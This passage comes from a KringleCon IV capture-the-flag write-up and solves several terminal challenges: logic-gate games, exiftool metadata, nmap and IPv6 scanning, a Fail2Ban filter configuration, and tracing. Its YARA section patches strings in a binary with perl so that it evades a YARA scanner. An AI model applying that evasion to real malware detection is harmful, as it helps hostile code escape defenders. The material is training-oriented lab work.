  ▶ <prototype>: Object { _ }
```

Figure 33 – chomper in dev tools

<sup>28</sup> <https://logic.kringlecastle.com/static/v10/chompy.js>



In order to see if the square we are on evaluates to true, the script runs through a **CHALLENGES** array and sees whether the square we are currently on has a value of true




Figure 34 – challenges in dev tools

Knowing this, we can set the x and y coordinates of the **CHOMPER** ourselves based on what we know from the **CHALLENGES** array and proceed to call **CHOMPER.CHOMP(CHOMPER)** when they are set. To save some more time, we run it every second.

```
var intervalId = window.setInterval(function(){
  if (typeof challenges !== 'undefined') {
    for(var i = 0; i < challenges.length; i++){
      for(var j = 0; j < challenges[i].length; j++){
        if (challenges[i][j][1]===true) {
          chomper.x=i;
          chomper.y=j;
          chomper.chomp(chomper);
        }
      }
    }
  }
}, 1000);
```

Sure, there are other ways to complete the game (playing it without cheating is one!) but this way felt closest to the spirit of the game 😊

One thing to note, this must be run in the context of the iFrame loaded in the modal rather than the main/parent window.

## Frostavator

**URL:** <https://frostavator21.kringlecastle.com?challenge=frostavator>

**Elf:** Grody Goiterson

**Chat:** ... So hey, this is the Frostavator. It runs on some logic chips... that fell out. I put them back in, but I must have mixed them up, because it isn't working now. If you don't know much about logic gates, it's something you should look up....




Figure 35 – use some logic... geit it? Logic...

We're presented with 6 logic gates

- XOR - The XOR gate gives an output of 1 if either both inputs are different, it gives 0 if they are same.
- NOR - The NOR gate (negated OR) gives an output of 1 if both inputs are 0, it gives 0 otherwise.
- XNOR - The XNOR gate (negated XOR) gives an output of 1 both inputs are same and 0 if both are different.
- AND - The AND gate gives an output of 1 if both the two inputs are 1, it gives 0 otherwise.
- NAND - The NAND gate (negated AND) gives an output of 0 if both inputs are 1, it gives 1 otherwise.
- OR - The OR gate gives an output of 1 if either of the two inputs are 1, it gives 0 otherwise.

If that's too much like hard work, then this might be a bit easier to glance at:



AND

A	B	Output
0	0	0
0	1	0
1	0	0
1	1	1



OR

A	B	Output
0	0	0
0	1	1
1	0	1
1	1	1



XOR

A	B	Output
0	0	0
0	1	1
1	0	1
1	1	0



NAND

A	B	Output
0	0	1
0	1	1
1	0	1
1	1	0



NOR

A	B	Output
0	0	1
0	1	0
1	0	0
1	1	0



XNOR

A	B	Output
0	0	1
0	1	0
1	0	0
1	1	1

With 6 logic gates, there's 6! (that's 6 factorial, we're not shouting... yet) aka 720 possibly combinations of logic gates but based on the layout of the board, it's actually half that with regards to a perfectly unique combination but this isn't a mathematical paper so we won't go there, mostly because I have made it up.

Like logic munchers – it's time we automate this a little. In somewhat of a ELI5 moment, all we need to do is find the functionality that checks whether a particular combination of logic gates is correct or not and then loop through every permutation of logic gates, calling the check and then outputting where it passes.


```
const gateCheck = (input, config) => {
  const input1 = setInput1(input);
  const output1 = setOutput1(input1, config[0], config[1], config[2]);
  const input2 = setInput2(output1);
  const output2 = setOutput2(input2, config[0], config[1], config[2], config[3], config[4],
config[5]);
  clearLEDs();
  setLEDs(input, input1, input2, output1, output2);
  if (output2.join(',') === 'true,true,true') {
```

Above is the code that does the check with the if statement on the bottom line running if all are true. Let's see what input and config evaluate to so we know what to pass in.

A call is made as below:

```
gateCheck(input1, getPlacedICs());
```

We then output each parameter:



```
>> input1
< Array(4) [ 0, 1, 0, 1 ]
  0: 0
  1: 1
  2: 0
  3: 1
  length: 4
  <prototype>: Array []

>> getPlacedICs()
< Array(6) [ "and", "nand", "xnor", "xor", "nor", "or" ]
  0: "and"
  1: "nand"
  2: "xnor"
  3: "xor"
  4: "nor"
  5: "or"
  length: 6
  <prototype>: Array []
```

Figure 36 – more dev tools goodness

The **INPUT1** variable is the status of the inputs and **GETPLACEDICS** is the order of the logic gates currently. So as already mentioned, all we need to do is get every single permutation of the gates, loop through them and run **GATECHECK** passing in the status of the inputs and the gate permutation.

```
function permutation(array) {
  function p(array, temp) {
    var i, x;
    if (!array.length) {
      result.push(temp);
    }
    for (i = 0; i < array.length; i++) {
      x = array.splice(i, 1)[0];
      p(array, temp.concat(x));
      array.splice(i, 0, x);
    }
  }

  var result = [];
  p(array, []);
  return result;
}

const base = getPlacedICs();
const permutations = permutation(base);

for (let i = 0; i < permutations.length; i++) {
  gateCheck(input1, permutations[i])
}
```

To display which ones have passed the test, we edit the initial functionality to do a simple `console.log` of the permutation (we could just copy and edit the original function but seemed like too much work 😊)

```
if (output2.join(',') === 'true,true,true') {  
  console.log(JSON.stringify(config));  
}
```

Running this in the console gives us 72 different permutations that pass the test.

```
["or","nor","and","xor","nand","xnor"]  
["or","nor","and","nand","xor","xnor"]  
["or","xnor","and","xor","nand","nor"]  
["or","xnor","and","nand","xor","nor"]  
["or","and","nor","xor","nand","xnor"]  
["or","and","nor","nand","xor","xnor"]  
["or","and","xnor","xor","nand","nor"]  
["or","and","xnor","nand","xor","nor"]  
[+] There have been 72 that pass the test
```

Figure 37 – so many permu....

Setting the logic gates in any of these combinations gets the elfvator back up and running. If you're that way inclined, you could also see how many winning solutions there are for each permutation of input<sup>29</sup> or you could just look at the next image.

```
"[0,0,0,0]": 132  
"[0,0,0,1]": 84  
"[0,0,1,0]": 88  
"[0,0,1,1]": 64  
"[0,1,0,0]": 88  
"[0,1,0,1]": 72  
"[0,1,1,0]": 52  
"[0,1,1,1]": 72  
"[1,0,0,0]": 84  
"[1,0,0,1]": 88  
"[1,0,1,0]": 72  
"[1,0,1,1]": 52  
"[1,1,0,0]": 64  
"[1,1,0,1]": 52  
"[1,1,1,0]": 72  
"[1,1,1,1]": 60
```

Figure 38... tations

## Document Analysis

**URL:** <https://docker2021.kringlecon.com/?challenge=exif>

**Elf:** Piney Sappington

**Chat:** ... Do you think you could log into this Cranberry Pi and take a look? It has exiftool installed on it, if that helps you at all. I just... Well, I have a feeling that someone at that other conference might have fiddled with things.....

<sup>29</sup> <https://github.com/januszjasinski/KringleCon-IV/tree/main/Elfvator>

```

HELP! That wily Jack Frost modified one of our naughty/nice records, and right before
Christmas! Can you help us figure out which one? We've installed exiftool for your convenience!

Filename (including .docx extension) >

elf@1c2c422d584b:~$ ls
2021-12-01.docx 2021-12-06.docx 2021-12-11.docx 2021-12-16.docx 2021-12-21.docx
2021-12-02.docx 2021-12-07.docx 2021-12-12.docx 2021-12-17.docx 2021-12-22.docx
2021-12-03.docx 2021-12-08.docx 2021-12-13.docx 2021-12-18.docx 2021-12-23.docx
2021-12-04.docx 2021-12-09.docx 2021-12-14.docx 2021-12-19.docx 2021-12-24.docx
2021-12-05.docx 2021-12-10.docx 2021-12-15.docx 2021-12-20.docx 2021-12-25.docx
elf@1c2c422d584b:~$

```

Figure 39 – tmux features a lot huh?

Not to be *\*too\** cocky but this should be fairly easy. Use **EXIFTOOL** to extract the meta data and grep on the modify date.

```

elf@fa17ee84d64b:~$ exiftool -s -LastModifiedBy *

...
===== 2021-12-21.docx
ModifyDate           : 2021:12:24 23:59:59Z
...

```

We can see that **2021-12-21.docx** is the one edited literally a second before Christmas so that's our document. In fact, as we know it was modified by Jack, we can do some more magic<sup>30</sup>:

```

elf@fa17ee84d64b:~$ exiftool -s -LastModifiedBy *

...
===== 2021-12-21.docx
LastModifiedBy       : Jack Frost
...

```

Looking at the file, with tracking enabled, we can see what was edited:

Nice Jack Frost, 24/12/2021 23:59:00 inserted:  
O. D'or, Noxious  
[O. D'or, Noxious](#)

Figure 40 - Hmm

<sup>30</sup> Very loose definition of the term “magic”

## Grepping for Gold

**URL:** <https://docker2021.kringlecon.com/?challenge=gnmap>

**Elf:** Greasy GopherGuts

**Chat:** ....I'm Greasy Gopherguts. I need help with parsing some Nmap output....

```
Howdy howdy! Mind helping me with this homework- er, challenge?
Someone ran nmap -oG on a big network and produced this bigscan.gnmap file.
The quizme program has the questions and hints and, incidentally,
has NOTHING to do with an Elf University assignment. Thanks!

Answer all the questions in the quizme executable:
- What port does 34.76.1.22 have open?
- What port does 34.77.207.226 have open?
- How many hosts appear "Up" in the scan?
- How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)
- How many hosts with status Up have no (detected) open TCP ports?
- What's the greatest number of TCP ports any one host has open?

Check out bigscan.gnmap and type quizme to answer each question.
```

Figure 41

Let's answer those questions

**What port does 34.76.1.22 have open?**

```
grep 34.76.1.22 bigscan.gnmap
```

**Answer:** 62078

**What port does 34.77.207.226 have open?**

```
grep 34.77.207.226 bigscan.gnmap
```

**Answer:** 8080

**How many hosts appear "Up" in the scan?**

```
grep "Status: Up" bigscan.gnmap -c
```

**Answer:** 26054

**How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)**

```
grep -E "(\s8080|\s443|\s80)/open" bigscan.gnmap -c
```

**Answer:** 14372



How many hosts with status Up have no (detected) open TCP ports?

```
echo $((`grep Up bigscan.gnmap | wc -l` - `grep Ports bigscan.gnmap | wc -l`))
```

Answer: 402

What's the greatest number of TCP ports any one host has open?

```
grep -E "(open.*){12,}" bigscan.gnmap | wc -l && grep -E "(open.*){13,}" bigscan.gnmap | wc -l
```


Answer: 12

## IPv6 Sandbox

URL: <https://docker2021.kringlecon.com/?challenge=ipv6>

Elf: Jewel Loggins

Chat: ...So now I'm trying to do simple things like Nmap and cURL using IPv6, and I can't quite get them working! Would you mind taking a look for me on this terminal? I think there's a Github Gist that covers tool usage with IPv6 targets. The tricky parts are knowing when to use [] around IPv6 addresses and where to specify the source interface.....




```
Tools:
* netcat
* nmap
* ping / ping6
* curl

Welcome, Kringelecon attendee! The candy striper is running as a service on
this terminal, but I can't remember the password. Like a sticky note under the
keyboard, I put the password on another machine in this network. Problem is: I
don't have the IP address of that other host.

Please do what you can to help me out. Find the other machine, retrieve the
password, and enter it into the Candy Striper in the pane above. I know you
can get it running again!
```

Figure 42 – the answer to everything

Using a helpful GitHub Gist<sup>31</sup>, we get this one over quickly, revealing the answer of **PIECEONEARTH**.



```
elf@3e4aa2148e06:~$ ping6 ff02::1 -c2PING ff02::1(ff02::1) 56 data bytes
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from fe80::42:82ff:fe57:7fff%eth0: icmp_seq=1 ttl=64 time=0.056 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a002%eth0: icmp_seq=1 ttl=64 time=0.068 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=2 ttl=64 time=0.037 ms

--- ff02::1 ping statistics ---2 packets transmitted, 2 received, +2 duplicates, 0% packet
loss, time 28ms rtt min/avg/max/mdev = 0.034/0.054/0.082/0.022
ms
```

<sup>31</sup> <https://gist.github.com/chriselgee/c1c69756e527f649d0a95b6f20337c2f>



```

elf@3e4aa2148e06:~$ nmap -6 fe80::42:c0ff:fea8:a003%eth0 fe80::42:c0ff:fea8:a002%eth0
fe80::42:82ff:fe57:7fff%eth02ff:fe57:7fff%eth0
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-30 13:41 UTC
Nmap scan report for fe80::42:c0ff:fea8:a003
Host is up (0.00016s latency).
All 1000 scanned ports on fe80::42:c0ff:fea8:a003 are closed

Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
9000/tcp  open  cslistener

Nmap scan report for fe80::42:82ff:fe57:7fff
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp  open  ppp

Nmap done: 3 IP addresses (3 hosts up) scanned in 13.09 seconds
elf@3e4aa2148e06:~$ curl http://[fe80::42:c0ff:fea8:a002]:80/ --interface eth0
<html>
<head><title>Candy Striper v6</title></head>
<body>
<marquee>Connect to the other open TCP port to get the stripers activation phrase!</marquee>
</body>
</html>
elf@3e4aa2148e06:~$ curl http://[fe80::42:c0ff:fea8:a002]:9000/ --interface eth0
PieceOnEarth

```

Figure 43 – a nmap outout, you lucky so and so

## HoHoNo

**URL:** <https://docker2021.kringlecon.com/?challenge=hohono>

**Elf:** Eve Snowshoes

**Chat:** ....Before that, I was checking out Fail2Ban. It's this slick log scanning tool for Apache web servers. If you can complete this terminal challenge, I'd be happy to give you some things I've learned about Kerberoasting and Active Directory permissions! ...

```

Jack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the
malicious IP addresses, and block them. We need your help to automate this so
the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

* You must monitor for new log entries in /var/log/hohono.log
* If an IP generates 10 or more failure messages within an hour then it must
  be added to the naughty list by running naughtylist add <ip>
  /root/naughtylist add 12.34.56.78
* You can also remove an IP with naughtylist del <ip>
  /root/naughtylist del 12.34.56.78
* You can check which IPs are currently on the naughty list by running
  /root/naughtylist list

You'll be rewarded if you correctly identify all the malicious IPs with a
Fail2Ban filter in /etc/fail2ban/filter.d, an action to ban and unban in
/etc/fail2ban/action.d, and a custom jail in /etc/fail2ban/jail.d. Don't
add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't
automatically process the log file each time you make changes to the Fail2Ban
config. When needed, run /root/naughtylist refresh to re-sample the log file
and tell Fail2Ban to reprocess it.

```

Figure 44 – more terminals

We need to see what is being logged and then do some command line magic to try and get the log entries as unique as possible<sup>32</sup>.

```

root@ac700ce1f4c7:~# head -n 10 /var/log/hohono.log
2021-12-30 17:18:52 155.61.158.163: Request completed successfully
2021-12-30 17:18:52 Login from 210.66.182.240 successful
2021-12-30 17:18:52 Valid heartbeat from 118.247.119.89
2021-12-30 17:18:53 Valid heartbeat from 174.228.153.60
2021-12-30 17:18:54 211.214.13.125: Request completed successfully
2021-12-30 17:18:54 Login from 178.5.90.36 rejected due to unknown user name
2021-12-30 17:18:54 Valid heartbeat from 119.130.147.180
2021-12-30 17:18:54 Valid heartbeat from 90.16.240.241
2021-12-30 17:18:56 155.61.158.163: Request completed successfully
2021-12-30 17:18:56 38.170.145.254: Request completed successfully
root@ac700ce1f4c7:~# cut -d ' ' -f 3- /var/log/hohono.log | sed -E 's/[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}/g' | sort -u

```

The resulting list allows us to narrow down what we need to look out for:

```

X sent a malformed request$
Failed login from X
Login from X rejected due to unknown user name
Invalid heartbeat X from Y

```

<sup>32</sup> Sure there's a cohesive sentence in there somewhere

As the initial screen stated, if an IP generates 10 or more failures in an hour it should be blocked. This all gives us the information we need to create the necessary config files as below:

#### Custom filter @ /etc/fail2ban/filter.d/my\_filter\_name.conf

```
[Definition]

failregex = <HOST> sent a malformed request$
           Failed login from <HOST>
           Login from <HOST> rejected due to unknown user name$
           Invalid heartbeat \S+ from <HOST>$
```

#### Custom Jail @ /etc/fail2ban/jail.d/my\_jail.conf

```
[my_jail]
enabled = true
logpath = /var/log/hohono.log
findtime = 60m
maxretry = 10
bantime = 30m
filter = my_filter_name
action = my_action_name
```

#### Custom Action @ /etc/fail2ban/action.d/my\_action\_name.conf

```
[Definition]
actionban = /root/naughtylist add <ip>
```

Once the files have been created, we restart the **FAIL2BAN** service and refresh the naughtylist and that's the terminal completed.

```
root@781293a9da35:~# service fail2ban restart
* Restarting Authentication failure monitor fail2ban
OK ]
root@781293a9da35:~# /root/naughtylist refresh
Refreshing the log file...
root@781293a9da35:~# Log file refreshed! It may take fail2ban a few moments to re-
process.
19.157.209.192 has been added to the naughty list!
178.102.82.27 has been added to the naughty list!
109.151.205.195 has been added to the naughty list!
64.139.4.44 has been added to the naughty list!
15.214.25.111 has been added to the naughty list!
15.141.78.129 has been added to the naughty list!
213.82.11.124 has been added to the naughty list!
75.106.180.115 has been added to the naughty list!
218.169.178.216 has been added to the naughty list!
```

```
78.110.188.149 has been added to the naughty list!
You correctly identified 10 IPs out of 10 bad IPs
You incorrectly added 0 benign IPs to the naughty list

*****
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
*****
```

## Yara Analysis

**URL:** <https://docker2021.kringlecon.com/?challenge=yara>

**Elf:** Fitzy Shortstack

**Chat:** ...I was just trying to learn a bit more about YARA with this here Cranberry Pi terminal. I mean, I'm not saying I'm worried about attack threats from that other con next door, but... OK. I AM worried. I've been thinking a bit about how malware might bypass YARA rules. If you can help me solve the issue in this terminal, I'll understand YARA so much better! Would you please check it out so I can learn?....

```
HELP!!!

This critical application is supposed to tell us the sweetness levels of our candy
manufacturing output (among other important things), but I can't get it to run.

It keeps saying something something yara. Can you take a look and see if you
can help get this application to bypass Sparkle Redberry's Yara scanner?

If we can identify the rule that is triquering, we might be able change the program
to bypass the scanner.

We have some tools on the system that might help us get this application going:
vim, emacs, nano, yara, and xxd

The children will be very disappointed if their candy won't even cause a single cavity.
```

Figure 45 – yup, more terminals

We start off by exploring a little and then running the app which tells us what rule isn't being adhered to:

```
snowball12@a2057d3d2850:~$ ls
the_critical_elf_app  yara_rules
snowball12@a2057d3d2850:~$ ls yara_rules/
rules.yar
snowball12@a2057d3d2850:~$ ./the_critical_elf_app
yara_rule_135 ./the_critical_elf_app
```

We grep<sup>33</sup> the rules to find the one we're after:

<sup>33</sup> cat yara\_rules/rules.yar | grep -A15 "yara\_rule\_135 " | less

```

rule yara_rule_135 {
  meta:
    description = "binaries - file Sugar_in_the_machinery"
    author = "Sparkle Redberry"
    reference = "North Pole Malware Research Lab"
    date = "1955-04-21"
    hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
  strings:
    $s = "candycane"
  condition:
    $s
}

```

It's looking for a string if **CANDYCANE** within the binary so if we remove it and re-run the application, it should move on to the next issue. We can do this easily enough in Perl.

```

snowball12@3e2ec32f3ed8:~$ perl -pi -e 's/candycane/c4ndyc4ne/g' ./the_critical_elf_app
snowball12@3e2ec32f3ed8:~$ ./the_critical_elf_app
yara_rule_1056 ./the_critical_elf_app

```

Onwards to our next rule which is as follows:

```

rule yara_rule_1056 {
  meta:
    description = "binaries - file frosty.exe"
    author = "Sparkle Redberry"
    reference = "North Pole Malware Research Lab"
    date = "1955-04-21"
    hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
  strings:
    $s1 = {6c 6962 632e 736f 2e36}
    $hs2 = {726f 6772 616d 2121}
  condition:
    all of them
}

```

The condition here is that all of them must pass and with the strings being hex, let's see what the first one is:

```

snowball12@3e2ec32f3ed8:~$ echo 6c6962632e736f2e36 | xxd -r -p; echo ''
libc.so.6

```

Oh, that's kinda important. We're best off leaving this well alone and just amending the other one.

```
snowball12@3e2ec32f3ed8:~$ perl -pi -e
's/\x72\x6f\x67\x72\x61\x6d\x21\x21/\x72\x6f\x67\x72\x61\x6d\x21\x20/g' ./the_critical_elf_app
snowball12@3e2ec32f3ed8:~$ ./the_critical_elf_app yara_rule_1732 ./the_critical_elf_app
```

Oh, jolly good. Rinse and repeat for the next rule to give us:

```
rule yara_rule_1732 {
  meta:
    description = "binaries - alwayz_winter.exe"
    author = "Santa"
    reference = "North Pole Malware Research Lab"
    date = "1955-04-22"
    hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
  strings:
    <20 STRINGS TAKEN OUT TO SAVE VALUABLE SPACE!>
  condition:
    uint32(1) == 0x02464c45 and filesize < 50KB and
    10 of them
}
```

The conditions include one that we can sort easily – the one where it needs at least 10 of them to be intact. In fact, we can bundle everything into a lovely bash script<sup>34</sup>, run the binary and it's done.

```
snowball12@c6d6be343733:~$ ./the_critical_elf_app
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d6520417070726f766564
```

## IMDS Exploration

**URL:** <https://docker2021.kringlecon.com/?challenge=imds>

**Elf:** Noxious O. D'or

**Chat:** ....You know, I'm having some trouble with this IMDS exploration. I'm hoping you can give me some help in ...

This is just a case of doing what the prompts say which is better explained by just visiting the URL rather than us reinvent the wheel and explain what's happening. Once you get there, you could just type **SKIP** and get to the end which wouldn't make an awful lot of sense seeing as this helps with the 10<sup>th</sup> objective, "Now Hiring!".

---

<sup>34</sup> <https://github.com/januszjasinski/KringleCon-IV/tree/main/Yara%20Analysis>

## ELF Code Python

**URL:** <https://elfcode21.kringlecastle.com>

**Elf:** Ribb Bonbowford

**Chat:** ....Not sure what a lever requires? Click it in the Current Level Objectives panel. You can move the elf with commands like `elf.moveLeft(5)`, `elf.moveTo({"x":2,"y":2})`, or `elf.moveTo(lever0.position)`. Looping through long movements? Don't be afraid to `moveUp(99)` or whatever. You elf will stop at any obstacle. You can call functions like `myFunction()`. If you ever need to pass a function to a munchkin, you can use `myFunction` without the `()`....

Like IMDS exploration, we don't think you want to see line after line in report after report of Python code doing the same thing. If you do, then sure, be our guest<sup>35</sup>!

## Strace Ltrace Retrace

**URL:** <https://docker2021.kringlecon.com/?challenge=ltrace>

**Elf:** Tinsel Upatree

**Chat:** ....Well, regardless – and more to the point, what do you know about tracing processes in Linux? We rebuilt this here Cranberry Pi that runs the cotton candy machine, but we seem to be missing a file. Do you think you can use `strace` or `ltrace` to help us rebuild the missing config?...

```
=====
Please, we need your help! The cotton candy machine is broken!

We replaced the SD card in the Cranberry Pi that controls it and reinstalled the
software. Now it's complaining that it can't find a registration file!

Perhaps you could figure out what the cotton candy software is looking for...
=====
```

Figure 46 – yet another terminal

The solution is trivial as we just try running the binary, when it fails, we run **LTRACE**, fix, rinse and repeat.

```
kotton_kandy_co@896d1ed1bb41:~$ ls
make_the_candy*
kotton_kandy_co@2011d2643062:~$ ./make_the_candy → running the binary
